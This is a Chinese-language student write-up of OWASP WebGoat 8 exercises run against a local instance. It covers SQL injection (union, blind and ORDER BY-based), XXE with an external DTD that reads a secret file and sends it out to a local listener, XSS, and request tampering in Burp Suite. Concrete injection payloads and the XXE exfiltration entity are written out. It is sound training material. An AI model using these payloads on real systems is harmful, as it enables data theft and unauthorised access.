
**安装webgoat**

下载jar包之后输入java -jar webgoat-server-8.0.0.M17.jar

发现启动失败，出现以下error



为了解决该问题

以管理员权限打开cmd，输入netstat -ano | findstr “8080” 找到了占用8080端口的进程

输入taskkill /pid 找到的进程pid号 /f 成功结束进程


重新输入java -jar webgoat-server-8.0.0.M17.jar 以后，就可以成功启动

在浏览器输入<http://127.0.0.1:8080/WebGoat> 然后进行注册登录即可


**注入攻击**

1. **SQL Injection**

（1）Smith' or '1' = '1




（2）101 or ‘1’=’1’




1. **SQL Injection (advanced)**

（1）Smith’ or ‘1’=’1




观察到有7列的表，所以联合查找的时候也需要找7列。

先输入‘Smith' union select null,null,null,null,null,null,null from user\_system\_data –




用可能的列名的来代替上面的null值，不断尝试，随后得到以下的输入：

Smith' union select null,user\_name,password,null,null,null,null from user\_system\_data –



可以看到查到了dave的密码时dave。

（2）尝试使用tom的账号登录



发现登录界面似乎不能进行注入攻击，将注意力转移到注册表单中

注册表有以下两种显示

* 
* 

发现注册的逻辑是如果能在数据库找到已有的用户名(即输入的逻辑值为真)，则返回第一种情况，否则返回第二种。

猜测tom的密码的储存列表名是password，输入tom’ and password = ‘123456,返回

。据此验证了列名就是password。


由于注册列表中仅仅能返回表达式的正确与否，所以利用类似tom’ and substring(password,1,1) = ‘a 语句对于密码的每一位进行探测，理论上可以得到密码。

所以，为了实现密码的爆破，我下载了burpsuite对它进行爆破，抓包之后设置的爆破点如图：




设置双参数爆破，参数1是密码的第几位数，参数2是密码在该位上的值。导入两个自己写的字典后，对于密码进行爆破。最终从得到的结果中筛选出正确答案：thisisascretfortomonly

如图：长度为448、449的包都是正确的包



输入密码验证，成功完成。



1. **SQL Injection (mitigation)**

在burpsuite上抓包，开启阻断模式后按下排列按钮。发现以下几个包：







因此，合理猜测可得，column的值就是按照哪一列排序的值。

对于hostname进行验证：

输入<http://127.0.0.1:8080/WebGoat/SqlInjection/servers?column=hostname>


发现出现以下信息确实按照hostname排列：



所以假设成立，并且观察到隐藏信息id和description。

用错误的输入探测返回的信息，输入<http://127.0.0.1:8080/WebGoat/SqlInjection/servers?column=error>

返回以下信息：



发现了真正的查询语句：select id, hostname, ip, mac, status, description from servers where status <> 'out of order' order by error

因此，可以推测出我们要查找的webgoat-prd服务器处于out of order状态。


根据在这节所学的知识，构造when的条件，可以使用类似上一问的办法对每一位进行试探：将substring((select ip from servers where hostname='webgoat-prd'),1,1)=1放入when语句中，整个URL变为了

127.0.0.1:8080/WebGoat/SqlInjection/servers?column=(case when (substring((select ip from servers where hostname=’webgoat-prd’),1,1)=1) then hostname else id end)


检索之后得到以下排列，说明when内的值为真，即webgoat-prd的第一位地址为1



利用Burpsuite进行爆破：



得到结果如下：



观察各个包的reponse后，可以发现需要查找的服务器地址为104.130.219.202


1. **XXE注入**

（1）在webgoat上输入comment，用burpsuite截包，得到下面的xml语句：



更改该语句

发包之后，发现成功注入。



（2）抓包发现这一次的传输方式变为了json：

直接将content-type改为前一题的application/xml。

然后将下面的内容照抄上一题的内容即可获得答案。

（3）构造一个injection.dtd文件并上传到webwolf上，代表该文件是攻击者写的存在他的服务器下的文件，以下为文件代码：


<?xml version="1.0" encoding="UTF-8"?>

<!ENTITY % file SYSTEM 'file:///c:/Users/11721/.webgoat-8.0.0.M17/XXE/secret.txt'>


<!ENTITY % execute "<!ENTITY ping SYSTEM 'http://127.0.0.1:9090/landing?test=%file;'>" >

%execute;

之后和之前一样截取包，并且将xml的内容改为如下图所示：



发送这个包以后，网页上出现secret的内容信息：




将它输入到comment即可完成题目。


**XSS**

1. 在火狐浏览器打开相同的两个tab，用开发者工具查看他们的cookie值，发现两者是一样的，输入yes 即可过关
2. 由于直接点purchase后在页面上回显了卡号的信息，所以怀疑在此处可能存在未过滤的漏洞


在credit card number文本框中输入js的代码<script>alert(“hello”);</script>,提交后即出现弹窗，说明代码已经被注入。



1. 输入一个错误答案后会提醒用户查看GoatRouter.js。按f12打开控制台找到对应文件：




在该文件下发现了四个router：




我们注意到这边的几个函数对于参数都没有进行过滤。


我们进一步跟入，找到lessonController函数的文件LessonController.js。注意到testHandler函数：



最后找到showTestParam函数：




可以发现该函数将参数直接写回界面，这就说明路由就是当前页面下的start.mvc#test/




1. 在网页的文件中找到webgoat.customjs.phoneHome()的源代码，发现最后的数字显示在控制台。由于在之前的题目发现了源代码对于参数不进行过滤的问题，所以可以直接在网址上输入：






打开控制台，发现数字已经输出了。



返回原界面输入答案即可。




1. 直接在comment的文本框内输入如下内容即可：



弹出窗口后，打开控制台，发现输出的值为110398545







**Bonus**

1. **Insecure Communication**

点击submit按钮，使用burpsuit拦截到了登录时的包，可以清楚看到请求登录的用户名和密码：



点击log in按钮，使用burpsuit拦截到应该输入的用户名和密码：




将上面的用户名和密码输入，即可伪造登录。

1. **Client side**

**Bypass front-end restructions**

1. **利用burpsuit抓包，将提交内容里的所有值都进行更改以绕过限制。**




1. **将提交时发出的包改为以下的值，每个field的值都违反了之前的规定，可以猜测error这个值代表在本地检测后生成的是否符合规定的校验值，不应该更改。**




**发出后即可发现成功的绕过了限制。**

1. **更改要查询的人时观察到客户端发送了这样一个请求包：**




**于是寻找他的返回包，发现里面有所有人的信息，找到Neville Bartholomew：**




**输入他的工资即可。**

1. **根据hint去查看网页源码，发现几个折扣码：**



**……**

**我怀疑发完包以后，服务端会给我一个返回值，里面会有正确答案，但我没有证据。因为我抓不到有用的包……只有这个：**



1. **点击checkout，用burpsuit抓包，发现以下参数：**

**修改包，把参数QTY变小或者把Total变大即可。**